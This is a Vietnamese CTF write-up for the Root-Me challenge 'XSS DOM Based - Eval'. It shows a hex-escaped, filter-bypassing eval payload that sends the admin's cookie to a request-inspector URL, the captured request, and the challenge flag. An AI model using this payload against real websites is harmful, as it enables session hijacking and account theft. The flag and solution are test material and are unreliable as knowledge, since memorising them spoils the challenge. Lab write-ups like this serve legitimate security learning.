


Write up challenge XSS DOM Based - Eval

Tác giả:


- Nguyễn Mỹ Quỳnh

[Link Challenge](#)


Truy cập challenge ta thấy có một ô input




Tiến hành nhập thử thì nhận được regex




Dựa vào **Let's calculate !** cũng như regex có được ta nhập lại và đoán được phần nào khi nhập đúng sẽ thực hiện tính toán




Để ý thấy regex thực hiện kiểm tra phần đầu chuỗi nhập vào nên ta sẽ không thể chèn trực tiếp lệnh, thử cộng thêm lệnh phía sau. Tuy nhiên dấu (không được nên ta thay thế bởi dấu `



Thật vậy có lỗ hổng!



Tuy nhiên khi khai thác bằng các câu lệnh khác ta phát hiện khoảng trắng và < , > không được nhập. Sau khi search thì em tìm được một cú pháp tránh các kí hiệu đó




Tiến hành sử dụng theo cú pháp, đổi các dấu ngoặc đơn, dấu "<>" và các ký tự đặc biệt như dấu nháy đơn, khoảng trắng ra mã ascii hexa tương ứng câu lệnh


```
document.write("<img
src='https://requestinspector.com/inspect/01fzg5c75hkg0yw6dcfzrgvybd/'+document.cookie+' '>");
```

Cuối cùng ta có được code khai thác

```
1+2+[["filter"]
["constructor"]`document.write\x28\x22\x3cimg\x20src=\x27https://requestinspector.
com/inspect/01fzg5c75hkg0yw6dcfzrgvybd/\x22+document.cookie+\x22\x27\x3e\x22\x29``
`
```




Thành công chèn ảnh



Nhận được request chứa cookie của user

Request Inspector



Tiến hành gửi url chứa ảnh lỗi cho admin



Có được flag và dùng burpsuite decode ra

Request Inspector


2022-03-31T22:17:10+07:00 - Welcome - Inspect url: <https://requestinspector.com/inspect/01fzg5c75hkg0yw6dcfzrgvybd>

Generate Test Events

Delete history

2022-03-31T22:53:16+07:00 - from: 2001:bc8:35b0:c166::151

GET /inspect/01fzg5c75hkg0yw6dcfzrgvybd/flag=rootme%7BEval_Is_DangER0us%7D HTTP/1.1
requestinspector.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/97.0.4691.0 Safari/537.36
Accept-Language: fr
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform:
Sec-Fetch-Dest: image
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://challenge01.root-me.org/
Sec-Fetch-Mode: no-cors
Accept-Encoding: gzip
Sec-Fetch-Site: cross-site



Submit thành công


XSS DOM Based - Eval

40 Points 

A bad practice ...

Author

Ruulian, 12 August 2021

Level 



Statement

Steal the admin's session cookie.

[Start the challenge](#)

8 related ressource(s)

-  DOM-Based-XSS (www.root-me.org)
-  <https://0xhorizon.eu/articles/xss-dom-based/> (0xhorizon.eu)
-  Blackhat US 2011 : XSS street fight (Exploitation - Web)
-  XSS et phishing (Exploitation - Web)
-  SSTIC 2009 : XSS de la brise à l'ouragan (Exploitation - Web)

Validation

Well done, you won 40 Points

Don't forget to give your opinion on the challenge by voting :-)

Flag: rootme{Eval_Is_DangER0us}